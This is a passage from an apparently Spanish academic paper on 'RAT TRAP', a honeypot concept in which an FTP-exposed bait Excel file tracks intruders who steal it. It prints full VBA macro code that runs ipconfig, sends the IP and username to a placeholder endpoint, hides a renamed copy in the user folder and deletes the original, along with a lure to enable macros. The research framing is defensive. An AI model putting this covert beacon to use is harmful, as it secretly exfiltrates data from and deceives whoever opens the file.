3. *El que por cualquier medio o procedimiento y vulnerando las medidas de seguridad establecidas para impedirlo, acceda sin autorización a datos o programas informáticos contenidos en un sistema informático o en parte del mismo o se mantenga dentro del mismo en contra de la voluntad de quien tenga el legítimo derecho a excluirlo, será castigado con pena de prisión de seis meses a dos años.*

Obviamente sería un delito introducir un localizador en un recinto privado, pero si fuera el propietario del recinto quien robase dicho localizador y lo introdujese en él (como un atacante que robase un archivo que facilita información de su entorno), el dispositivo únicamente continuaría emitiendo su localización, presuponiendo que el entorno es el propio, y por tanto no se cruzaría ninguna línea legal (al igual que con nuestra baliza). Delataría al intruso de manera "fortuita".

7 - RAT TRAP (Desarrollo).


7.1 - RAT TRAP. ¿Herramienta o concepto?

RAT TRAP, como ya hemos comentado, no es exactamente una herramienta, sino una línea de análisis. En cierto modo, una reflexión lanzada al aire.

Si bien hay programación en ella, su sofisticación frente a la recopilación de datos del atacante no es muy alta, porque en realidad lo que pretende es ser una figura conceptual sobre la que trabajar, lanzando preguntas al aire, resolviendo quizás algunas cuestiones y dejando otras a la interacción de quien desee avanzar más.

RAT TRAP se compone de distintos elementos que configuran una pequeña trampa para el intruso y su resultado ha de ser, como poco, un rastro de migas de pan y una marca, lo más unívoca posible, dentro de la máquina del atacante. Si el atacante se protegiera encapsulando nuestro localizador en un entorno controlado, se deberían estudiar medidas para romper el sandboxing.

7.2 - Arquitectura de Rat Trap.



7.3 - Consideraciones previas al experimento.

¿Es RatTrap un HoneyPot?

A priori podría parecer que el concepto RatTrap podría enmarcarse como otro HoneyPot (de hecho una de sus partes es un HoneyPot), sin embargo estos no están diseñados para irse con el atacante a su escondite, dejándose robar, y desde allí enviar ubicación y todos los datos que puedan favorecer la imputabilidad, incluyendo la entidad certificadora. RatTrap es una estrategia combinada que que va un paso más allá de donde llega un HoneyPot.

7.4 - La IP y y la autoría en Ciberdelitos. Obstáculos en la imputabilidad.

Antes de adentrarnos en el relato de nuestra investigación, es importante adelantar un hecho que es muy relevante. La IP puede ser una valiosa evidencia forense, pero no siempre puede ser la única medida inculpatoria. Una IP pública no deja de ser una potente evidencia más para tirar del hilo pero no acaba siendo siempre en sí misma una prueba inculpatoria suficiente, ya que incluso obteniendo la auténtica, sólo define la puerta de enlace, pero no la máquina que interviene antes de la puerta, ni tampoco deja claro si ella está sometida a un control remoto como máquina zombie. Lo explica muy bien Ruth Sala Ordóñez, abogada penalista, especializada en delitos informáticos, en estos dos fragmentos de su artículo “NAT, autoría en ciberdelitos”:

“Concluyendo, aún solicitando la IP, estaríamos más ante una posibilidad de suma de prueba indiciaria que si cumple los requisitos que prescribe, entre otras, la Sentencia del TC 128/2011 también podría sustentar un pronunciamiento condenatorio”.

“Es un desarrollo tecnológico que permite que una misma dirección IP pública sea utilizada simultáneamente por una multitud de direcciones IP privadas asignadas a clientes de una determinada red”.


Lo que viene a decir es que la IP es un elemento muy valioso pero muchas veces insuficiente por sí solo.

8 - Elementos de la arquitectura de RAT TRAP.

8.1 - Entorno - Hosting.

Iniciamos el experimento configurando el entorno como el primer espacio del incidente de seguridad. Analizando distintas posibilidades comprendimos que el entorno adecuado podría ser igualmente una máquina, un cluster, una red o incluso una nube. Lo único relevante era que el ecosistema había de ser un espacio de activos que se quisiesen defender y que tuvieran relevancia para su propietario. Escogimos finalmente una máquina.

El hosting, quedó dividido en dos áreas, por un lado un área suficientemente bastionada (hardening) que cumplía con una necesidad que descubrimos muy relevante: un contraste en lo que a seguridad se refiere con el otro área.



En este punto vemos importante recordar que el atacante común tendrá tendencia a escoger la vulnerabilidad más explotable.

Y por otro lado, el segundo área, donde escogimos implementar una CHroot Jail. De este modo estructuramos un sistema operativo encapsulado dentro de otro, sin conexión entre ellos, a priori, para exponer el acceso vulnerable.

Para nuestro ejemplo, utilizamos una máquina virtual (Virtual Box) cargándole el sistema operativo Ubuntu 16.04.3.

```
Distributor ID: Ubuntu
Description:    Ubuntu 16.04.3 LTS
Release:        16.04
Codename:       xenial
root@ubuntu:/home/ubuntu#
```

8.2 - CHroot Jail.

¿Qué es CHroot? CHroot es una instrucción formidable de Linux que nos permitió instalar una instancia del root primigenio. ¿Para qué lo usamos en este caso? Para hacer creer a los supuestos atacantes que habían llegado hasta la raíz de nuestro directorio en caso de que decidieran indagar más adentro. Asumimos que incluso si estos se dieran cuenta de que estaban en ella, no necesariamente les tendría que parecer una trampa para identificar intrusos, pudiendo creer que sólo era una medida de seguridad más.

¿Cómo instalamos la jaula? En este caso con debootstrap. Un mecanismo para instalar un sistema operativo completo Linux en el directorio que nosotros le indiquemos.

```
root@ubuntu:/home/ubuntu#
root@ubuntu:/home/ubuntu# ls /sys/devices
LNXSYSTM:00  breakpoint  msr  pci0000:00  platform  pnp0  power  software  system  tracepoint  virtual
root@ubuntu:/home/ubuntu# mount --bind /proc/ /example/chroot/root
root@ubuntu:/home/ubuntu# ls /example//chroot/
bin  boot  dev  etc  home  lib  media  mnt  opt  proc  root  run  sbin  srv  sys  tmp  usr  var
root@ubuntu:/home/ubuntu#
```

debootstrap - -variant=buildd - -arch i386 xenial /example/chroot http://archive.ubuntu.com/ubuntu

Tras crearla en el directorio example y hacer chrroot, comprobamos que el directorio ya no aparece.

```
bin  boot  dev  etc  home  lib  media  mnt  opt  proc  root  run  sbin  srv  sys  tmp  usr  var
root@ubuntu:/#
```

No está example Carpeta de nuestra Jaula

8.3 - El acceso vulnerable.

El acceso podía ser a través de cualquier tipo de vulnerabilidad, siempre que el procedimiento del atacante al llevarse la baliza dejara claro que estaba ejecutando un ataque organizado. Comprendimos al escoger una acceso vulnerable, que la filosofía de Rat Trap en ningún caso podría ser el de una trampa inductora si deseábamos llegar a identificar de manera imputable. No se trataba de inducir al delito a quien no pensaba cometerlo, por tanto, en cualquier caso, la

vulnerabilidad explotable que se dejara al alcance del atacante malicioso, había de ser suficiente como para que éste demostrara, al menos, unos conocimientos intermedios. No bastaría con dejar un acceso que cualquiera pueda encontrar por casualidad. La línea entre la comisión del delito por propia voluntad y la inducción al delito, en ningún caso debía ser difusa. Quedaría claro que el atacante pretendía penetrar deliberadamente y no que había sido tentado al acceso.

Optamos por la vulnerabilidad FTP anonymous allowed, una de las vulnerabilidades menos complejas. Pero no creímos oportuno perder mucho tiempo en este aspecto. En cualquier caso, al escanear la máquina y descubrir el puerto abierto con dicha vulnerabilidad, quedaba ya, en nuestra opinión, delatada una intención indiscutible.

El software libre utilizado fue vsftpd, conocido demonio FTP que se mantiene a la escucha en servidores. Por una aparente mala configuración, el acceso como usuario anónimo queda bahabilitado y cualquier escáner de vulnerabilidades descubriría fácilmente, tanto el puerto abierto como la aparente mala práctica o descuido en el login disponible.

El escaneo mostraría, entre otros datos sobre el servidor, el puerto 21 FTP abierto, el usuario anónimo habilitado.

8.4 - El localizador.


La tipología del localizador no nos era primordial, pero cumplir los requerimientos sí. Prioritario nos parecía que cumpliese con las siguientes directrices:

- Que fuera lo suficientemente atractiva como para que el atacante prefiriese llevarse el archivo completo que abrirlo o analizarlo en el sitio. Por ejemplo dándole un nombre sugerente e irresistible para un intruso malicioso como: usersAndPasswords.xlm. Elegimos excel porque no era posible ser ejecutado desde nuestro entorno (office es posible ejecutarlo en un entorno Linux pero necesita una instalación que no es rápida).
- Que, una vez abierta, recabara el máximo número de datos del entorno nuevo, en especial la IP pública. Otros datos como la IP privada, son difíciles de obtener pero serían muy valiosos para futuras imputaciones.
- Que tratase de ocultar algún archivo con un fingerprint en la máquina del atacante, como prueba unívoca que la distinguiera de entre todas las máquinas bajo la mismaIP. Y que borrase el código del script una vez ejecutado para complicar el rastreo de nuestra huella. En nuestro caso guardamos en una fotografía una firma oculta con estaganografía.

Optamos por utilizar como script una Macro programada en VBA, escondida en el ya mencionado archivo excel de office.


8.5 - Callejón sin salida con Google Sheets

De entre las múltiples posibilidades que se pueden diseñar para crear un localizador, nuestro primer intento fue con un archivo en la nube que asegurase la conectividad http al acceder necesariamente a él a través de internet. Escogimos las Sheets de Google que permitían la ejecución de código. Sin embargo, después de muchos intentos nos encontramos con un obstáculo que no supimos salvar. Aunque sí logramos programar un script que solicitaba a una API la dirección ip, la dirección que se recibía no era la de quien abría el archivo (el cliente) sino la de Google, ya que funcionan dentro de un contenedor y no en el cliente.



8.6 - Problemas con Excel en Mac.

En uno de nuestros desarrollos descubrimos que no obteníamos los mismos resultados utilizando el paquete office para iOs. Las macros daban problemas, al parecer porque existen algunas librerías que hay que activar manualmente, mientras en windows no.



8.7 - Las Macros.

Las macros son scripts de instrucciones o comandos que ayudan a automatizar tareas y a ejecutarse bajo una única instrucción. Por ejemplo en office y más en particular en excel, las macros ayudan a no perder el tiempo repitiendo una y otra vez la misma secuencia de instrucciones. Pero estas macros de VBA (Visual Basic for Applications) conllevan riesgos pudiendo ser utilizadas para usos no deseados. Al fin y al cabo, desde ellas se pueden ejecutar instrucciones de código arbitrario que no pretendiese el usuario. Por esta razón, se incorporan algunos métodos de seguridad desde la configuración que no permiten que estas se ejecuten sin permiso, a no ser que se haya autorizado

todas previamente, que no es lo más frecuente. La configuración por defecto solicita permiso para su ejecución pero todavía a día de hoy, muchos usuarios no conocen el alcance de estas macros y sus implicaciones en el ámbito de la seguridad al aceptarlas.


Una configuración muy restrictiva de estas macros no permitiría la ejecución del programa oculto en nuestra investigación, sin embargo una configuración convencional, junto con la ayuda del atacante, sí daría resultado.

En nuestro ejemplo resolvimos el obstáculo de la habilitación de las macros con una técnica que nos serviría con muy pocos atacantes maliciosos, sólo algunos desprevenidos, pero que como venimos repitiendo, este ejemplo sólo pretende ser una línea de investigación extrapolable a métodos más elaborados y sofisticados, que alcancen el mismo objetivo.


Al abrir el archivo de excel, éste mostraba una hoja de inicio y ocultaba la hoja principal. Esto lo conseguimos utilizando un código que ocultaba todas las hojas antes de cerrar, a excepción de la hoja "Inicio", y que después guardaba el archivo:

```
Private Sub Workbook_BeforeClose(Cancel As Boolean)
    Sheets("Inicio").Visible = xlSheetVisible

    For Each ws In ThisWorkbook.Worksheets
        If ws.Name <> "Inicio" Then
            ws.Visible = xlVeryHidden
        End If
    Next ws

    ActiveWorkbook.Save
End Sub
```


Para después, hacer lo inverso, ocultando "Inicio" y mostrando el resto de hojas disponibles, Una vez habilitadas las Macros y liberando, el código guardado en This.Workbook.



Lo que encontraba el hipotético atacante al abrir el archivo es la siguiente vista:



Previniendo que el atacante sospechase e intentara entrar directamente al código de las Macros, lo protegimos con contraseña. Pero lógicamente, si llegase a ese punto de suspicacia, difícilmente caería en la trampa alguien con su supuesto nivel de conocimientos.



Una vez que el atacante aceptaba habilitar las macros, el resto del código hacía lo siguiente:

- Buscaba la ip y la guardaba en un archivo temporal.
- Guardaba dicha ip en una variable de tipo string llamada ipLocal.
- Eliminaba el archivo temporal y las variables declaradas a excepción de ipLocal.
- Lanzaba un manejador de errores para el caso de que no hubiese internet.
- Definía una URL con nuestro endpoint y la ip más el userName en una query string y la enviarba al endpoint por medio de una petición GET.
- Guardaba en una variable el path actual del archivo.
- Anulaba en varias ocasiones los mensajes emergentes.
- Guardaba una copia del archivo en la ruta C:/Users/NombreDelUsuario.
- Eliminaba el libro que abrió el atacante (ahora se encontraba en una copia) y cerraba este.

Repositorio con el código original:

https://github.com/Lucas73/Macro-PFM-CS

index.VB

```
' Macro completa

Private Sub Workbook_Open() ' Evento que se desencadena cuando se abre el libro.
    For Each ws In ThisWorkbook.Worksheets ' El For Next recorre todas las hojas y las hace visibles
        ws.Visible = xlSheetVisible
    Next ws
    Sheets("Inicio").Visible = xlVeryHidden ' Y la hoja Inicio la oculta

        ' Obtenemos la IP

    Dim wsh As Object
Dim RegEx As Object, RegM As Object
Dim FSO As Object, fil As Object
Dim ts As Object, txtAll As String, TempFil As String
Set wsh = CreateObject("WScript.Shell")
Set FSO = CreateObject("Scripting.FileSystemObject")
Set RegEx = CreateObject("vbscript.regexp")
TempFil = "C:\Users\" & Application.UserName & "\myip.txt"

' Guarda ipconfig en un archivo temporal

wsh.Run "%comspec% /c ipconfig > " & TempFil, 0, True
With RegEx
.Pattern = "(\d{1,3}\.){3}\d{1,3}"
.Global = False
End With
Set fil = FSO.GetFile(TempFil)

' Acceso al archivo temporal

Set ts = fil.OpenAsTextStream(1)
txtAll = ts.ReadAll
Set RegM = RegEx.Execute(txtAll)

Dim ipLocal As String
ipLocal = RegM(0)

ts.Close

' Eliminamos el archivo temporal

Kill TempFil

Set ts = Nothing
Set wsh = Nothing
Set fil = Nothing
Set FSO = Nothing
Set RegM = Nothing
Set RegEx = Nothing

' En caso de que no haya conexión On Error manejará hacia Next

        On Error Resume Next
        Set objHTTP = CreateObject("WinHttp.WinHttpRequest.5.1")

' Definimos una URL de destino donde enviaremos las peticiones GET
```


```
' Le encolamos la ip en la query string y el user name

        Url = "http://ENDPOINT/?IP=" & ipLocal & "UserName=" & Application.UserName
        objHTTP.Open "GET", Url, False
        objHTTP.setRequestHeader "User-Agent", "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0)"
        objHTTP.setRequestHeader "Content-type", "application/x-www-form-urlencoded"
        objHTTP.send ("var1=value1&var2=value2&var3=value3")

' Definimos el path en el que está el archivo atual

            Dim myPath As String

        myPath = Application.ThisWorkbook.FullName

' Anulamos mensajes emergentes

       Application.DisplayAlerts = False

' Guardamos una copia del archivo en la ruta de Windows
' C:\Users\NombreDelUsuario\
' bajo el nombre NTUSER-DAT

        ActiveWorkbook.SaveAs Filename:= _
        "C:\Users\" & Application.UserName & "\NTUSER-DAT" _
        , FileFormat:=xlOpenXMLWorkbookMacroEnabled, CreateBackup:=False

' Anulamos mensajes emergentes

            Application.DisplayAlerts = False

' Al guardar un duplicado hemos pasado al archivo copia
' por tanto, eliminamos el WorkBook anterior con la ruta
' que hemos guardado antes en myPath

            ActiveWorkbook.ChangeFileAccess xlReadOnly
            ' Kill ActiveWorkbook.FullName
            Kill myPath
            ThisWorkbook.Close False
        ActiveWorkbook.Close

End Sub

' Esta Macro oculta antes de cerrar todas las hojas del libro
' excepto Inicio
' Luego guarda

Private Sub Workbook_BeforeClose(Cancel As Boolean)
    Sheets("Inicio").Visible = xlSheetVisible

    For Each ws In ThisWorkbook.Worksheets
        If ws.Name <> "Inicio" Then
            ws.Visible = xlVeryHidden
        End If
    Next ws

    ActiveWorkbook.Save
End Sub
```

8.8 - Petición HTTP.

Llegando a este punto en el que el localizador era ejecutado por medio de la Macro, en primer lugar, descubrimos que cuando no había conexión a internet, el error destapaba la intención del archivo, así que previnimos esto añadiendo la instrucción **ON Error Resume Next** para que manejara el error, si se diera. Optamos por construir una petición GET, aunque se pueda ejecutar una petición POST, porque GET genera menos conflictos, y encolamos una Query String que llevaba los datos que habíamos capturado en su entorno.

8.9 - Fingerprint.

Una vez guardado y escondido nuestro archivo en la máquina del atacante, comprendimos que era necesario dejar alguna huella inequívoca para análisis forenses. Así que introdujimos una mensaje, con técnicas esteganográficas, gracias a la herramienta S-TOOLS, dentro de la imagen **smile** junto al texto: “Habilita Las Macros Para Continuar”. Si en algún momento se inspeccionase la máquina después de seguir la ip, un perito forense confirmaría fácilmente su autenticidad.



8.10 - Entidad Certificadora.

Uno de los grandes obstáculos que encontramos a la hora de montar nuestro localizador para identificar a los atacantes, fue el repudio. Para mitigarlo construimos una entidad certificadora, que aunque no existe actualmente no sólo no sería de difícil creación sino que para la administración pública (o privada, aunque sería menos deseable) sería una buena fuente de ingresos. En el experimento que nos ocupa, construimos dicha entidad certificadora, con un servidor Apache configurando una redirección 300 a nuestro endpoint. En un caso real, ayudaría al no repudio, si esta entidad alcanzara un nivel de confianza suficiente o si se le supusiese veracidad como se le supone a un organismo público.

Esta hipotética entidad podría también, como explicábamos en el apartado anterior, crear las marcas unívocas, que dejaran constancia de que fueron facilitadas por ella y sólo por ella.

Configuración en el apache2.conf :

```
LogFormat "\"IP Local\" %A %v:%p %h %l %u %t \"%r\" %>s %O \"%{Referer}i\" \"%{User-Agent}i\"" vhost_combined
LogFormat "IP Local: %A Host Remoto: %h Query: %q IP Final %>h %l %u %t \"%r\" %>s %O \"%{Referer}i\" \"%{User-Agent}i\"" combined
LogFormat "%A %h %l %u %t \"%r\" %>s %O" common
LogFormat "%A %{Referer}i -> %U" referer
LogFormat "%A %{User-agent}i" agent

# Include of directories ignores editors' and dpkg's backup files,
# see README.Debian for details.

# Include generic snippets of statements
IncludeOptional conf-enabled/*.conf

# Include the virtual host configurations:
IncludeOptional sites-enabled/*.conf

# vim: syntax=apache ts=4 sw=4 sts=4 sr noet


Redirect "/" "http://192.168.1.58"
```

Como podemos ver además de la redirección optamos por algunos cambio en el formato de los logs, para hacerlo un poco más friendly, al igual que lo hicimos en el Server Log del apache2.conf del siguiente apartado, del que no repetiremos captura por ser igual.

8.11 - EGarante.

Al inicio de esta investigación, el experto en ciberseguridad, Jesús Torres, nos expuso sus dudas sobre la certificación de la información obtenida por medio del localizador, de cara a una posible imputabilidad y nos propuso la inspección de entidades certificadoras, que inspiraron el apartado anterior. Sin embargo al hablar con algunas como E-Garante, empresa cuyo principal objetivo es la certificación online, descubrimos que ellos certifican correos electrónicos redirigiéndolos, o certifican instantáneas de una web en un momento determinado, sin embargo de momento, no prestan el servicio de certificar peticiones HTTP. Este es, quizás, el eslabón que ha quedado más débil a día de hoy en nuestra investigación, pero estamos convencidos que se pueden lograr múltiples soluciones.

8.12 - Server log.

Para poder registrar las peticiones HTTP que nos dirigía nuestra baliza, necesitábamos un archivo que registrase los eventos que ésta lanzaba. Así que utilizamos nuevamente el access.log de un segundo servidor Apache, que para este experimento nos pareció suficiente.

